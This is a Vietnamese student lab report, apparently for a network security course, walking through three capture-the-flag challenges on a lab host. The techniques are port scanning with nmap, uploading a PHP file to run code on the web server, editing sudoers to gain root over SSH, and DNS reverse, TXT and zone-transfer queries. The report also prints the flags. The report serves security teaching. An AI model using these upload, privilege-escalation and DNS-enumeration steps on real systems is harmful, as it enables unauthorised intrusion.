

# BÁO CÁO THỰC HÀNH

NT101.N11.2 – AN TOÀN MẠNG MÁY TÍNH

LAB xx: Tên bài Lab

**Thành viên (Nhóm TL):**

20521513 – Hoàng Thanh Lâm

20521977 – Phạm Văn Thời


## MỤC LỤC

A.	BÁO CÁO CHI TIẾT .....	2
1.	Challenge 1:.....	2
2.	Challenge 2:.....	4
3.	Challenge 3:.....	6


## A. BÁO CÁO CHI TIẾT

### 1. Challenge 1:

- Ta sử dụng nmap để tìm các port đang ở của 10.102.11.250, ở đây theo gợi ý ta sử dụng port 8080:




- Sử dụng tài khoản được cấp để đăng nhập vào <http://10.102.11.250:8080>




- Theo gợi ý, ta sẽ thử khai thác lỗ hổng bằng upload file:

#### 1. Ta thử upload một file bất kỳ lên web:



Ta nhận thấy rằng /var/www/html/data/ chính là đường dẫn tới nơi chứa các file upload.

2. Do file cần tìm kiếm có đuôi .txt mà trong thư mục Data không có nên ta sẽ thử tìm trong thư mục trước đó là /html. Ta sẽ tạo 1 và upload 1 file php shell có chức năng tìm kiếm các file có đuôi .txt:




```

1 <?php
2 foreach (glob("/var/www/html/*.txt") as $filename) {
3     echo "$filename";
4 }
5 ?>
6


```

Thực hiện upload và chạy file tlop.php từ thư mục Data là thư mục chứa file upload:




Kết quả trả về cho ta 1 file .txt như kết quả trên hình.

3. Ta tiến hành mở file này bằng cách bổ sung lệnh mở file vào file tlop.php và tiến hành chạy lại:




Kết quả: tìm được Flag của Challenge 1



## 2. Challenge 2:


- Ở challenge trên ta đã khai thác ở port 8080, vì vậy ở challenge này ta sẽ thực hiện khai thác ở port 2222:



```
(kali㉿ sc9579b10-kali) - [~]
$ nmap 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-22 20:04 +07
Nmap scan report for 10.102.11.250
Host is up (0.00045s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
2222/tcp  filtered  ssh
2222/tcp  open      EtherNetIP-1
8080/tcp  open      http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
(kali㉿ sc9579b10-kali) - [~]
$
```

- Ta truy cập tới 10.102.11.250 bằng ssh với port 2222 và tài khoản/mật khẩu được cấp:




```
(kali㉿ sc9579b10-kali) - [~]
$ ssh chall2@10.102.11.250 -p 2222
chall2@10.102.11.250's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Dec 22 09:18:08 2022 from 10.103.128.207
chall2@a8ded8514b01:~$
```

- Ta sẽ tiến hành cấu hình file sudoers có chức năng phân bổ quyền hệ thống cho người dùng, ta sẽ tiến hành thêm user chall2 vào file này để có thể sử dụng với quyền root:



```
GNU nano 2.9.3 /etc/sudoers.tmp
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"


# Host alias specification

# User alias specification

# Cmnd alias specification


# User privilege specification
root    ALL=(ALL:ALL) ALL
chall2  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
```

- Tiếp theo ta chuyển sang root và tiến hành tìm kiếm flags:



```
chall2@a8ded8514b01:~$ sudo -i
root@a8ded8514b01:~# ls
fI6jxxqYf8E4YaVp.flag.txt
root@a8ded8514b01:~#
```

- Tiến hành mở thư mục và tìm được flag của challenge 2:



```
chall2@a8ded8514b01:~$ sudo -i
root@a8ded8514b01:~# ls
fI6jxxqYf8E4YaVp.flag.txt
root@a8ded8514b01:~# cat fI6jxxqYf8E4YaVp.flag.txt
Chall02{HV829KBHNUaJcL2UpThUQrCEprxV39hB}root@a8ded8514b01:~#
```

### 3. Challenge 3:

- Ta tiến hành quét máy chủ 10.102.11.250 để tìm port khả nghi bằng nmap:

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(kali㉿sc9579b10-kali)-[~]
$ nmap -p- 10.102.11.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-22 10:54 +07
Nmap scan report for 10.102.11.250
Host is up (0.0027s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    filtered  ssh
2222/tcp  open      EtherNetIP-1
5353/tcp  open      mdns
8080/tcp  open      http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
(kali㉿sc9579b10-kali)-[~]
$
```

Ta thấy mdns là port 5353 và tài nguyên ip là 10.1.1.2 và tiến hành khai thác từ đó.

- Sử dụng dig để truy cập dns:

```
Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
(kali㉿sc9579b10-kali)-[~]
$ dig -x 10.1.1.2 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> -x 10.1.1.2 @10.102.11.250 -p 5353
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 1360
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: b994d59fabdf7ff60100000063a3d5ca7320b19a8ad80f88 (good)
;; EDE: 18 (Prohibited)
;; QUESTION SECTION:
;2.1.1.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
2.1.1.10.in-addr.arpa.  604800 IN      PTR      cooldns.chall3.

;; Query time: 4 msec
;; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
;; WHEN: Thu Dec 22 10:58:02 +07 2022
;; MSG SIZE rcvd: 112

(kali㉿sc9579b10-kali)-[~]
$
```

- Ta truy cập được tên miền cooldns.chall3 trong phần answer section và ta tiếp tục truy cập vào domain name đó bằng DNS record ở đây ta sử dụng TXT record xem sao:

```
(kali㉿sc9579b10-kali)-[~]
$ dig txt cooldns.chall3 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> txt cooldns.chall3 @10.102.11.250 -p 5353
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45059
; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; WARNING: recursion requested but not available

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: d13127647218be100100000063a3d6793e92a68991b71f34 (good)
; EDE: 18 (Prohibited)
; QUESTION SECTION:
;cooldns.chall3.                IN      TXT

; ANSWER SECTION:
cooldns.chall3.                3600    IN      TXT      "You're already close!!!"

; Query time: 4 msec
; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
; WHEN: Thu Dec 22 11:00:57 +07 2022
; MSG SIZE rcvd: 113
```

Kết quả hiển thị: “ You’re already close!!!”

- Giờ ta phải kiểm tra record dns khác và ta chọn AXFR record để chuyển vùng xem và thấy xuất hiện một domain khác tên là supersecretdomain.cooldns.chall3
- Tiến hành truy cập vào domain này ta tìm được flag của challenge 3:

```
(kali㉿sc9579b10-kali)-[~]
$ dig txt supersecretdomain.cooldns.chall3 @10.102.11.250 -p 5353

; <<>> DiG 9.18.4-2-Debian <<>> txt supersecretdomain.cooldns.chall3 @10.102.11.250 -p 5353
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56717
; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; WARNING: recursion requested but not available

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 359746599d0cfb630100000063a3d9d6ce034c0e74959ed0 (good)
; EDE: 18 (Prohibited)
; QUESTION SECTION:
;supersecretdomain.cooldns.chall3. IN      TXT

; ANSWER SECTION:
supersecretdomain.cooldns.chall3. 3600 IN TXT      "Chall03{u9a3RsD8MbhP7Sh8LVak2ktnT2DtTHY2}"

; Query time: 0 msec
; SERVER: 10.102.11.250#5353(10.102.11.250) (UDP)
; WHEN: Thu Dec 22 11:15:18 +07 2022
; MSG SIZE rcvd: 150

(kali㉿sc9579b10-kali)-[~]
$
```